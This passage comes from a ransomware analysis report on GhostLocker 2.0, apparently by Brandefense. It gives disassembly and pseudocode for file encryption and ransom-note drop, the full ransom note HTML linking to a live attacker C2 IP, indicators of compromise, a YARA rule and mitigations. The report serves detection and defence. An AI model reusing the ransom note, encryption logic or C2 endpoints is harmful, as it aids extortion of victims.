.text:00000000009159C8 00
.text:00000000009159CF E8 2C 7D DA FF          call    runtime_newobject
.text:00000000009159D4 48 8D 0D 25 07 00      lea     rcx, main_main_func2
.text:00000000009159D4 00
.text:00000000009159DB 48 89 08              mov     [rax], rcx
.text:00000000009159DE 83 3D 2B 0C 31 00      cmp     cs:dword_C26610, 0
.text:00000000009159DE 00
.text:00000000009159E5 75 0A              jnz     short loc_9159F1

```

Figure 29: main_main_func2 routine

```

00 00
C6 44 24 6F 01          mov     [rsp+0A8h+var_39], 1
4C 8B 15 0F AF 2B        mov     r10, cs:userprofile_filepath
00
4D 8B 7D 00              mov     r15, [r13+0]
4C 8B 1D 0C AF 2B        mov     r11, cs:qword_BD10A8
00
49 8B 4D 08              mov     rcx, [r13+8]
4D 8B 6D 10              mov     r13, [r13+10h]
4C 89 3C 24              mov     [rsp+0A8h+var_A8], r15
48 89 4C 24 08           mov     [rsp+0A8h+var_A0], rcx
4C 89 6C 24 10           mov     [rsp+0A8h+var_98], r13
88 54 24 18             mov     byte ptr [rsp+0A8h+var_90], dl
48 89 D9                 mov     rcx, rbx
48 89 C3                 mov     rbx, rax
4C 89 E0                 mov     rax, r12
90                       nop
E8 DB C6 FF FF          call    ghostlocker_file_DirWalker
48 85 C0                 test    rax, rax
0F 84 A8 00 00 00       jz      loc_916276

```

Figure 30: GhostLocker's directory navigation routine

The code responsible for encrypting files is executed by the **ghostlocker_encryption_Encrypt** function located within **main_main_func_4**.

```

0000000000915ECA 55          push    rbp
0000000000915ECB 48 89 E5    mov     rbp, rsp
0000000000915ECE 48 83 EC 68  sub     rsp, 68h
0000000000915ED2 48 89 44 24 78  mov     [rsp+70h+arg_0], rax
0000000000915ED7 48 89 9C 24 80 00  mov     [rsp+70h+arg_8], rbx
0000000000915ED7 00 00
0000000000915EDF 48 89 8C 24 88 00  mov     [rsp+70h+arg_10], rcx
0000000000915EDF 00 00
0000000000915EE7 48 89 BC 24 90 00  mov     [rsp+70h+arg_18], rdi
0000000000915EE7 00 00
0000000000915EEF 48 89 B4 24 98 00  mov     [rsp+70h+arg_20], rsi
0000000000915EEF 00 00
0000000000915EF7 44 0F B6 42 20  movzx   r8d, byte ptr [rdx+20h]
0000000000915EFC 48 8B 44 24 78  mov     rax, [rsp+70h+arg_0]
0000000000915F01 48 8B 4A 08  mov     rcx, [rdx+8]
0000000000915F05 48 8B 7A 10  mov     rdi, [rdx+10h]
0000000000915F09 48 8B 72 18  mov     rsi, [rdx+18h]
0000000000915F0D 4C 8B 4A 30  mov     r9, [rdx+30h]
0000000000915F11 4C 89 4C 24 58  mov     [rsp+70h+var_18], r9
0000000000915F16 4C 8B 52 28  mov     r10, [rdx+28h]
0000000000915F1A 4C 89 54 24 60  mov     [rsp+70h+var_10], r10
0000000000915F1F 48 8B 52 38  mov     rdx, [rdx+38h]
0000000000915F23 48 89 54 24 50  mov     [rsp+70h+var_20], rdx
0000000000915F28 E8 33 C2 FF FF  call    ghostlocker_encryption_Encrypt
0000000000915F2D 48 85 C0  test    rax, rax
0000000000915F30 0F 84 A2 00 00 00  jz      loc_915FD8

```

Figure 31: GhostLocker's encryption routine

GhostLocker encrypts data using the AES symmetric encryption algorithm. The file extension of the encrypted files is changed to **.ghost**.

```

while ( (unsigned __int64)&v36 <= *(_QWORD *) (v9 + 16) )
{
    v38 = a1;
    v40 = a3;
    v41 = a6;
    runtime_morestack_noctxt();
    a1 = v38;
    a3 = v40;
    a6 = v41;
}
v10 = crypto_aes_NewCipher(a4, a5, a6, a4, a5, a6, a7, a8, a9);
if ( v15 )
    return 0LL;
v16 = crypto_cipher_newGCMWithNonceAndTagSize(v10, a5, 12, 16, a5, v11, v12, v13, v14, v27, v29, v31);
if ( v17 )
    return 0LL;
v34 = v16;
v35 = (*(__int64 (__golang **))(__int64))(v16 + 24))(a5);
v36 = runtime_makeslice((unsigned int)&RTYPE_uint8, v35, v35, 16, a5, v18, v19, v20, v21);
v22 = qword_BD11E8;
io_ReadAtLeast(qword_BD11E0, qword_BD11E8, v36, v35, v35, v35, v23, v24, v25, v28, v30, v32, v33);
if ( v22 )
    return 0LL;
else
    return (*(__int64 (__golang **))(__int64, _QWORD, _QWORD, _QWORD, __int64, __int64, __int64))(v34 + 48))(
        a5,
        0LL,
        0LL,
        0LL,
        v36,
        v35,
        v35);

```

Figure 32: AES algorithm encryption routine

Two new capabilities identified in GhostLocker 2.0 Go version, not present in the initial development phase, are:

1. Windows Token Manipulation GhostLocker uses the x/sys/windows package to manipulate Windows tokens. It employs the **GetTokenInformation** function to determine the privilege level of the current user. Then, it attempts to take ownership of the C:\Windows\servicing\TrustedInstaller.exe file using the TAKEOWN command in the Windows Command Prompt. The exact motive behind this behavior remains unclear.
2. Detection of Installed Browsers GhostLocker reads entries in the HKCU\SOFTWARE\Clients\StartMenuInternet registry key to detect installed browsers and their locations on the system. This capability suggests that GhostLocker might be aiming to gather information about the victim's browsing environment or potentially manipulate browser settings or data.

```
v11 = golang_org_x_sys_windows_registry_OpenKey(
    -2147483646,
    (unsigned int)"SOFTWARE\\Clients\\StartMenuInternet",
    34,
    8,
    *((_DWORD *)&a4 + 2),
    a6,
    a7,
    a8,
    v8);
if ( "SOFTWARE\\Clients\\StartMenuInternet" )
{
    v32 = v10;
    v31[0] = &RTYPE_string;
    v31[1] = &off_F51210;
    *((_QWORD *)&v32 = *((_QWORD *)"\\Clients\\StartMenuInternet";
    *((_QWORD *)&v32 + 1) = v12;
    if ( v35 )
    {
        v26 = v12;
        github_com_charmbracelet_log_ptr_logger_log(
            qword_1110B00,
            8,
            (unsigned int)&RTYPE_string,
            (unsigned int)&off_F513C0,
            (unsigned int)v31,
            2,
            2,
            v35,
            v16,
            v19,
            v20,
            v21,
            v22,
            v23);
        v12 = v26;
    }
}
```

Figure 33: Query registry to get installed web browsers path

This behavior indicates that GhostLocker prefers to display its ransom note in a web browser rather than as a text document. This approach could potentially exert more pressure on the user affected by the encryption of sensitive browser data, thereby reinforcing the ransom demand, although this has not been observed in GhostLocker's implementation. In the old version, the ransom note is presented as an HTML file, but there is no capability to detect current browsers; instead, the **cmd /c RansomNote.html** command is executed from the Windows command line.

The content of the HTML ransom note created by GhostLocker includes the demanded ransom amount (GHOSTVARAMOUNT) and an identifier (ENCRYPTIONID) generated at runtime to identify the victim. It also contains a link to the attacker-controlled C2 address for communication, with a sample contact address formatted as **http://[ip_address]/victimchat?id=[ENCRYPTIONID]**.

```
qmemcpy(
  p_2847_uint8,
  "<!DOCTYPE html> <html lang=\"en\"> <head> <meta charset=\"UTF-8\"> <meta name=\"viewport\" content=\"width=device-wi"
  "dth, initial-scale=1.0\"> <meta http-equiv=\"X-UA-Compatible\" content=\"ie=edge\"> <title>GhostLocker Note</title> "
  "<style> @import url('https://fonts.googleapis.com/css2?family=Inter:wght@100;200;300;400;500;600;700;800;900&display"
  "=swap'); @import url('https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100;0,200;0,300;0,400;0,500;0,"
  "600;0,700;0,800;0,900;1,100;1,200;1,300;1,400;1,500;1,600;1,700;1,800;1,900&display=swap'); * { margin: 0; padding: "
  "0; } body { font-family: \"Montserrat\"; color: #667382; background-color: #151f2c; } header { text-align: center; p { "
  "padding: 1em; background-color: #182433; border-bottom: 1px solid #273649; } #mainnote { text-align: center; padding: "
  "3em; } #explanation { margin-top: 2em; } .smalltext { font-size: 0.4em; vertical-align: top; } .markedtext { color: "
  "#c7d0dc; } .italic { font-style: italic; } .bold { font-weight: 800; } .light { font-weight: 300; } .redirect-butto"
  "n { background-color: #182433; color: white; padding: 10px 20px; border: none; border-radius: 5px; text-align: cente"
  "r; text-decoration: none; display: inline-block; font-size: 16px; margin: 10px; cursor: pointer; } #explanation p { "
  "margin-top: 1em; } .redirect-button:hover { background-color: #384a60; } </style> </head> <body> <main> <header> <h2"
  ">GhostLocker<span class=\"bold smalltext\">2.0</span></h2> <p>We run shit because we can</p> </header> <div id=\"mai"
  "nnote\"> <h1>ALL YOUR FILES ARE <span class=\"markedtext\">STOLEN AND ENCRYPTED!</span></h1> <h2>CURRENT PAYMENT DEM"
  "AND: <span class=\"markedtext\">[GHOSTVARAMOUNT] BTC</span></h2> <h2>YOUR ENCRYPTION ID: <span class=\"markedtext\">"
  "[ENCRYPTIONID]</span> (SAVE THIS)</h2> <p>You are probably asking yourself, <span class=\"markedtext italic\">what h"
  "appened?</span></p> <div id=\"explanation\"> <p>All your important files have been stolen then encrypted using milit"
  "ary-grade ciphers, meaning you've lost all access to them. But don't worry, we're here to assist you in resolving th"
  "is issue. We kindly advise you to save your encryption ID and keep it in store as it will be needed when contacting "
  "us.</p> <p>Press the button below to get in contact with our team, and we will assist you in decrypting your files a"
  "nd preventing them from being released. If you do not contact us within 7 days, all your data will be released.</p> "
  "<button class=\"redirect-button\"> <a href=\"http://41.216.183.31/victimchat?id=[ENCRYPTIONID]\">Click me</a> </butt"
  "on> <p class=\"markedtext italic\">Refrain from hiring data recovery teams, renaming the encrypted files, contacting"
  "the authorities, not contacting us, or not paying the ransom. All of those things will lead to a permanent loss of "
  "data and data release.</p> </div> </div> </main> <script src=\"index.js\"></script> </body> </html>",
  sizeof(_2847_uint8));
```

Figure 34: GhostLocker's HTML ransom note

The prepared ransom note HTML file is saved as RansomNote.html in the Desktop directory and displayed in the current web browser. This method ensures that the ransom note is immediately visible to the victim, making it clear that their files have been encrypted and providing instructions on how to proceed, typically including how to pay the ransom to regain access to their files.

```
v16 = strings_Replace(v13, v8, (unsigned int)"[ENCRYPTIONID]", 14, v70, a2, -1, v14, v15, v41, v47);
v19 = strings_Replace(v16, v8, (unsigned int)"[GHOSTVARAMOUNT]", 16, v75, a4, -1, v17, v18, v42, v48);
v60.ptr = (uint8 *)runtime_stringtoslicebyte(0, v19, v8, 16, v75, v20, v21, v22, v23);
v29 = os_Getenv((unsigned int)"USERPROFILE", 11, v24, 16, v75, v25, v26, v27, v28, v43, v49);
v67[1] = 11LL;
v67[0] = v29;
v67[3] = 7LL;
v67[2] = "Desktop";
v67[5] = 15LL;
v67[4] = "RansomNote.html";
v59 = path_filepath_join((unsigned int)v67, 3, 3, 16, v75, v30, v31, v32, v33, v44, v50);
v38 = os_OpenFile(v59, 3, 578, 438, v75, v34, v35, v36, v37, v45, v51);
v62[0] = ghostlocker_file_CreateAndLaunchHTML_func1;
```

Figure 35: Dropping the HTML ransom note into the system and launching

5 Indicators of Compromise (IOCs)

GhostLocker Samples (Go Version)

```
c9f71fc4f385a4469438ef053e208065431b123e676c17b65d84b6c69ef6748a
a1b468e9550f9960c5e60f7c52ca3c058de19d42eafa760b9d5282eb24b7c55f
```

IP Addresses

```
41.216.183.31
```

URLs

```
41.216.183.31/incrementLaunch
41.216.183.31/addInfection
```

6 YARA Rule

```
rule MAL_Ransomware_WIN_PE_GhostLocker_2.0_Mar29{
  meta:
    author = "G khan F rat"
    source = "brandefense.io"
    date = "29.03.2024"
  strings:
    $s1 = "GhostLocker" ascii nocase fullword
    $s2 = "GHOSTVARAMOUNT" ascii fullword
    $s3 = "RansomNote.html" ascii fullword
    $s4 = "ransom_amount" ascii fullword nocase
    $h1 = {48 8D 0D [3] 00 BF ?? 00 00 00 48 8B B4 24 ?? ?? 00 00 49 C7 C1 FF
    FF FF FF E8}
    $h2 = {48 8D 05 ?? ?? 07 00 BB 0B 00 00 00 E8 ?? ?? ?? FF 44 0F 11 BC 24
    ?? ?? 00 00 44 0F 11 BC 24 ?? ?? 00 00 44 0F 11 BC 24 ?? ?? 00 00 48 89
    ?? 24 ?? ?? 00 00}
    $h3 = {48 C7 84 24 ?? ?? 00 00 07 00 00 00 48 8D 0D ?? ?? 07 00 48 89 8C
    24 ?? ?? 00 00 48 C7 84 24 ?? ?? 00 00 0F 00 00 00}
    $h4 = {48 8B 9C 24 00 01 00 00 48 8D 0D ?? ?? 07 00 BF ?? 00 00 00 48 8D
    05 ?? ?? 02 00 E8 ?? ?? DA FF 48 8D ?? ?? ?? 01 00 48 89 ?? 83 3D ?? ??
    31 00 00 75 0A}
  condition:
    uint16(0) == 0x5A4D and
    any of ($s*) and
    2 of ($h*)
}
```

7 MITRE ATT&CK Threat Matrix

1. **TA0002** Execution
 - (a) **T1059** Command and Scripting Interpreter
 - i. **T1059.003** Windows Command Shell
2. **TA0003** Persistence
 - (a) **T1547** Boot or Logon Autostart Execution
 - i. **Registry Run Keys / Startup Folder**
3. **TA0005** Discovery
 - (a) **T1217** Browser Information Discovery
 - (b) **T1652** Device Driver Discovery
 - (c) **T1012** Query Registry
 - (d) **T1007** System Service Discovery
4. **TA010** Exfiltration
 - (a) **T1041** Exfiltration over C2 Channel
5. **TA0040** Impact
 - (a) **T1486** Data Encrypted for Impact
 - (b) **T1489** Service Stop

8 Mitigation Strategies

- The use of Multi-Factor Authentication (MFA) is recommended to mitigate the risk of unauthorized access, especially when attackers target user accounts with corporate network access, a common method used by Initial Access Brokers (IACs). Even if attackers obtain login credentials, MFA can prevent them from gaining system access.
- Keeping systems updated is crucial, as ransomware operators often track identified security vulnerabilities and target systems that have not been updated. Systems without security updates are more vulnerable to ransomware attacks.
- Educating users is vital because phishing plays a significant role in the distribution of malware. Employees should be trained to identify suspicious emails containing potentially dangerous file attachments or links, which could compromise system security.
- Monitoring processes is important because ransomware often attempts to terminate system or security processes and services that could disrupt its operations. Establishing monitoring and alert mechanisms can aid in detecting potential ransomware activities.
- For GhostLocker, which creates a copy of itself in the Startup directory for persistence, checking the Startup directory can help detect the presence of GhostLocker.
- Regarding network communication, GhostLocker communicates with the attacker-controlled C2 address using specific URL paths, such as /incrementLaunch and /addInfection. Monitoring network packets for these paths can assist in detecting network traffic generated by GhostLocker.

9 Conclusion

The analysis of GhostLocker 2.0, written in Go, indicates that the developers have made efforts to add extra features in this new version. Despite being in the early stages of development, this threat points to a revenue-sharing model between developers and affiliates that is not yet clearly established. The absence of an official announcement page for the threat actors, the lack of a clear model for revenue sharing from targeted victims, and the analysis of how attacks are conducted and the information provided through ransom notes reveal that each version of GhostLocker 2.0 offers different communication channels. This situation suggests that the threat actors are focusing on revenues generated from ransomware sales rather than a collective revenue model, hinting at an unusual profit model in the market.

Although GhostLocker is not currently a high-profile ransomware threat, its capabilities could increase over time with new features developed in connection with the GhostSec group. It has the potential to make significant changes in the Ransomware as a Service (RaaS) model. As the GhostSec group continues to develop and refine GhostLocker, they might introduce innovative approaches or functionalities that could alter the dynamics of how ransomware services are offered and managed in the cybercrime ecosystem.

BRANDEFENSE

United States · 300 Delaware Ave. Ste 210 #328 Wilmington, DE 19801 / USA
Turkey · Üniversiteler Mh. 1605 Cd. Cyberpark Vakıf Binası No: B25 Çankaya/Ankara

brandefense.io · info@brandefense.io